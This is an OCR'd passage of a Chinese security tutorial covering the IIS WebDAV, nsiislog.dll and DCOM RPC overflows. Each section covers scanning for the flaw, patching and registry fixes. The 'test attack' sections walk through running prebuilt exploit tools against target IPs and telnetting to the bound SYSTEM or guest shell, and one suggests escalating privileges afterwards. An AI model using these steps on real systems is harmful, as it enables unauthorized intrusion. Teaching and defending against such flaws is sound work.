


图6

解决方法：如果你不使用locator服务，强烈建议你关闭此服务，如何查看Windows Locator服务是否运行，在Windows 2000和Windows XP系统下，打开“控制面板→管理工具→服务”查看 Remote procedure call (RPC) Locator服务是否启动，如图6，如果已经启动可以停止它，并将RPC Locator服务状态设置为“禁用”。

如果需要locator服务，那请尽快打上补丁，此漏洞相关平台下的相关补丁：

Windows NT 4.0:

http://microsoft.com/downloads/details.aspx?FamilyId=F92D1E86-590A-4DA5-93F2-FCC6300A1A43&displaylang=en

Windows 2000:

http://microsoft.com/downloads/details.aspx?FamilyId=33FF827A-D5DB-4F92-9DEF-4D91A140E0E0&displaylang=en

WindowsXP:32-bitEdition http://microsoft.com/downloads/details.aspx?FamilyId=DF24197E-6217-4ABD-A244-0A53320B2813&displaylang=en

WindowsXP64-bitEdition http://microsoft.com/downloads/details.aspx?FamilyId=B8999D16-3DAD-4E20-B46E-E1AEFB1F6673&displaylang=en

13. IIS WebDAV远程溢出漏洞攻防

漏洞情况：Microsoft Windows 2000 WebDAV远程缓冲区溢出漏洞。IIS 5.0包含的WebDAV组件不充分检查传递给部分系统组件的数据，远程攻击者利用这个漏洞对WebDAV进行缓冲区溢出攻击，可能以WEB进程权限在系统上执行任意指令。

IIS5默认提供了对WebDAV的支持，WebDAV（基于 Web 的分布式写作和改写）是一组对HTTP协议的扩展，它允许用户协作地编辑和管理远程Web服务器上的文件。使用WebDAV可以通过HTTP向用户提供远程文件存储的服务，包括创建、移动、复制及删除远程服务器上的文件，但是作为普通的HTTP服务器，这个功能不是必需的。

由于WebDAV使用了ntdll.dll中的一些API函数，而这些函数存在一个缓冲区溢出漏洞，而Microsoft IIS 5.0带有WebDaV组件对用户输入的传递给ntdll.dll程序处理的请求未做充分的边界检查，远程入侵者可以通过向WebDaV提交一个精心构造的超长的数据请求而导致发生缓冲区溢出，成功利用这个漏洞可以获得LocalSystem权限，这意味着入侵者可以获得主机的完全控制能力。所以确切的说，这个漏洞并不是并不是IIS造成的，而是ntdll.dll里面的一个API函数造成的。也就是说，很多调用这个API的应用程序都存在这个漏洞。

受影响系统：

Microsoft IIS 5.0

- Microsoft Windows 2000 Professional/Server/ Datacenter Server SP3

- Microsoft Windows 2000 Professional/

Server/ Datacenter Server SP2

– Microsoft Windows 2000 Professional/ Server/ Datacenter Server SP1

– Microsoft Windows 2000 Professional/ Server/ Datacenter Server

漏洞检测：在上面介绍漏洞基本情况的时候我们已经说了IIS5.0的默认配置是提供了对WebDAV的支持，也就是说如果没有打过针此漏洞的补丁的一般情况下你的IIS存在这个漏洞，但如何来确定呢？我们可以借助一些工具来帮我们来进行检测！

WebDAVScan 是一个专门用于检测网段内的Microsoft IIS 5.0服务器是否提供了对WebDAV的支持的扫描器，软件非常小，只有7.23KB，而且是个绿色软件，无须安装，直接运行即可！扫描后如有此安全漏洞，软件会自动生成扫描报告，原来也是老外写的，不过我们这里用的是WebDAVScan的汉化版。如图1，这个软件确实很不错，用它扫描了一个小段的网段只花了几十秒时间，速度很快，窗口右边显示的就是结果，“Enable”表示了此IIS支持WebDAV，至于有没有漏洞要看它有没有打过补丁了。好了，WebDAV的检测也介绍完了，下面我们开始讲利用此漏洞测试攻击了。




图1

测试攻击：网上许多不同版本的WebDAV溢出攻击程序，但其核心代码虽然类似，下面我们来了解一下如用这些webdav溢出攻击程序来进行入侵。

我们测试的是中文版的IIS主机，攻击软件是webdavx.exe，为了输入方便我把Webdavx.exe改名为web.exe 。这是一个针对中文版Win2000溢出程序，这个版本只对中文版的有效，它溢出成功后直接在目标主机的7788端口上捆定一个localsystem权限的cmdshell，我们只要telnet到7788端口就可以了，所以用它在局域网内也能对局域网外的主机进行攻击。在刚才WebDAVScan扫描到的WebDAV的主机中选一台，打开CMD，输入：

C:\>web 192.168.0.2
IIS WebDAV overflow remote exploit by isno@xfocus.org
start to try offset,
if STOP a long time, you can press ^C and telnet 192.168.0.2 7788
try offset: 0
try offset: 1 （尝试不同的offset）
waiting for iis restart.....
(IIS在这里重起了，等一会)
……




图2




图3

如图2，如果程序停顿时间比较长都没有反应，就按Ctrl+C结束，然后连上目标的7788端口去试试：**C:\>telnet 192.168.0.1 7788**，呵呵，连接成功，如图3，又出现那亲切的系统提示

符号了：

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.
C:\WINNT\system32>
```

这说明溢出成功了。而且你这时得到的是system权限，比超级用户还高一级，不信你可以加个administrator组的成员或删个系统文件试试。

当然不是每次溢出都一定成功的，如果telnet连接提示失败那说明溢出可能不成功。还要注意的是webdavx.exe只能对简体中文版进行溢出，如果要对英文版和繁体中文版本进行溢出得使用相应的溢出工具（见光盘），使用方法类似，我们这里就不讲了。

漏洞消除：WebDAV远程溢出后直接得到的是sytem权限，黑客可以在机器上干任何事情，这是个很危险的漏洞！如何消除它呢？具体的可以通过以下几个方案来解决：

1、安装补丁，目前微软已经提供了此漏洞的补丁或SP4补丁，下载地址：

http://microsoft.com/downloads/details.aspx?FamilyId=C9A38D45-5145-4844-B62E-C69D32AC929B&displaylang=en

2、如果你不能立刻安装补丁或者升级，也可以手工修补这个漏洞，WebDAV功能对一般的WEB服务器来说并不需要，所以可以把它停止掉。WebDAV在IIS 5.0 WEB服务器上的实现是由Httpext.dll完成，默认安装，但是简单更改Httpext.dll不能修正此漏洞，因为Windows 2000的WFP功能会防止系统重要文件破坏或删除。要完全关闭WebDAV包括的PUT和DELETE请求需要对注册表进行如下更改：

启动注册表编辑器，搜索注册表中的如下键：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters

找到后点击“编辑”菜单，点击“增加值”，然后增加如下注册表键值：

```
Value name: DisableWebDAV
Data type: DWORD
Value data: 1
```

最后别忘了重新启动IIS，只有重启IIS后新的设置才会生效。

14、Media nsiislog.dll 远程溢出漏洞攻防（Win2003）

我们下面要介绍的这个漏洞不但影响Win2000系统，而且还影响不久前问世的Win2003系统，所以大家要注意哦！

漏洞情况：MicrosoftWindowsMedia Services（媒体服务）是Microsoft Windows 2000/2003中包含的服务，它支持通过多播流从网络上传送媒体内容给客户端。为了能记录客户端信息，Windows Media提供了多拨和单播传输进行记录的功能，此功能以ISAPI扩展nsiislog.dll来实现，而当这个nsiislog.dll处理超长POST请求数据时存在缓冲区溢出漏洞，如果攻击者向服务器提交特殊构造的请求时，会导致IIS停止对Internet请求的响应或者执行任意指令，黑客利用这个漏洞可取得guest权限的远程访问权。受此漏洞影响的系统包括：Microsoft Windows 2003 server、Windows 2000 SP3/SP2/ SP1。

Windows media服务在windows2000/2003系统默认安装时是没有安装的，只有当Windows媒体服务在Windows 2000/2003中通过增加／删除程序进行安装时，nsiislog.dll文件当然也是不存在的。要通过“控制面板”中的“增加／删除程序”安装组件来安装Windows Media服务后，如图1，nsiislog.dll才会安装到在IIS脚本（script）目录下。由于不是默认安装的，所以网上提供Windows Media服务的主机不是太多，只有一些提供了影视点播服务的影视网站会提供Windows Media服务。




图 1




图 2




图 3

漏洞检测：我们已经知道攻击者要利用这个漏洞必须得有两个先提条件：一是 Windows2000/2003 服务器提供了 Windows media 服务，二是 Windows2000/2003 服务器还要开放了 IIS 服务，同时其脚本目录（Scripts）下要存在 nsiislog.dll 文件，如图 2，只有当这两个条件都满足时这个漏洞才能被利用。那如何检测对方 Windows2000/2003 服务器有这个漏洞呢这很简单！ Windows media 服务的默认服务端口是 7007，所以只要用端口扫描器扫描目标主机是否同时开放 7007 和 80 端口就行了，Superscan 是一个速度飞快的端口扫描器，用它来完成这个扫描任务是最合适的，在其“端口设置”里设置扫描 80 和 7007 两个端口，保存后添入要扫描的范围，然后开始扫描，等扫描完毕后结果就出来了，如图 3，发现两台同时开放 80 和 7007 端口的主机。

测试攻击：这个漏洞的危险性到底有多大，是否真的如漏洞描述中讲能被执行任意代码、取得访问权吗？拿出溢出程序 iis.exe，这是一个命令行下的此漏洞的溢出工具，溢出成功后会在 99 端口绑定一个 Shell，用法是：

```
Usage:iis ipaddress
Example:iis 192.168.0.1 port<default 80>
```

在 CMD 下输入：

C:\>iis 192.168.0.2

进行溢出测试，如图 4，程序提示：“Enjoy!!! You can telnet on port 99 now.”后，可以连接到其 99 端口试试了：

C:\>telnet 192.168.0.2 99




图 4

连接成功，出现“可爱”的命令提示符，如图 5，试了 net user、dir、type、netstat 几个命令的命令，有些权限不够不能执行外，别的都正常回显了结果，和远程等录的功能一模一样！再试了

试读写权限，因为溢出后得到的只是guest权限，所以对系统文件只能读不能写，但对黑客来说，在这样的情况下再要扩大权限再也不是难事了，只要去通过ftp去下载一个能本地扩大权限的小程序来运行就可以了。而如果连接不上去说明溢出失败，这有可能是对方有防火墙过滤或是已经打了不补丁，你可以换台机子再试。




图5

解决方法：利用此漏洞很容易就进入Windows 200/2003服务器了，即使是打了SP3补丁的Win2000/ 2003系统都依然存在着这个漏洞，目前网上不少开了Windows medi服务的服务器还没能补上这个漏洞。如果不能立刻安装补丁，可以删除或者禁用nsiislog.dll来消除这个漏洞，这并不会影响媒体服务的正常工作，当然这只是此漏洞的临时解决方法，最好的解决方法还是快去Microsoft网站下载补丁，下载地址：

http://microsoft.com/downloads/details.aspx?FamilyId=F772E131-BBC9-4B34-9E78-F71D9742FED8&displaylang=en

15. DCOM RPC接口远程溢出漏洞攻防

此漏洞影响的Win NT/2000/XP/2003所有版本，而且在Win NT/2000/XP/2003系统中的RPC服务都是默认开放的。有人把这个漏洞称为“Windows系统有史以来最严重的安全漏洞”，这说法也不并为过，我们只要回想一下那肆虐一时的“冲击波“蠕虫就知道此言非虚，因为“冲击波蠕虫”就是利用此漏洞传播的。

漏洞情况：Remote Procedure Call (RPC)是Windows操作系统使用的一种远程过程调用协议，RPC提供进程间交互通信机制，允许在某台计算机上运行的程序无缝地在远程系统上执行代码。

Microsoft的RPC部分在通过TCP/IP处理信息交换时存在问题，远程攻击者可以利用这个漏洞以本地系统权限在系统上执行任意指令。此漏洞是由于不正确处理畸形消息所致，漏洞影响使用RPC的DCOM接口。此接口处理由客户端机器发送给服务器的DCOM对象激活请求(如UNC路径)。

问题主要发生在RPC服务为DCOM服务提供“__RemoteGetClassObject”接口上，当传送一个特定包导致解析一个结构的指针参数为NULL的时候，“__RemotoGetClassObject”未对此结构指针参数有效性检查，在后续中就直接引用了此地址（此时为0）做读写操作，这样就导致了内存访问违例，RPC服务进程崩溃。攻击者利用此漏洞可以以本地系统（system）权限执行任意指令，可以在系统上执行任意操作，如安装程序、查看或更改、删除数据或建立系统管理员权限的帐户。攻击之后，许多基于RPC的应用无法使用，如使用网络与拨号连接拨号、配置本地连接等。一些基于RPC，DCOM的服务与应用将无法正常运行。要利用这个漏洞，可以发送畸形请求给远程服务器监听的特定RPC端口。如135、139、445、539等任何配置了RPC端口的机器。

受影响系统：Win NT/2000/XP/2003所有版本。不受影响系统：Microsoft Windows 98/ME

漏洞检测：由于此漏洞重大，漏洞公布后几天就出现了许多检测DcomRpc溢出漏洞的扫描器，有命令行的也有图形界面的，其中国外著名的安全公司eeye推出的一个专门针对RPC DCOM漏洞的RetinaRPCDcom Scaner的扫描工具非常不错，扫描速度飞快，只填入扫描网段后就直接可以扫描了。如果发现主机有漏洞它就会在“result”中显示“vulnerable（有弱点的）”，如图1。

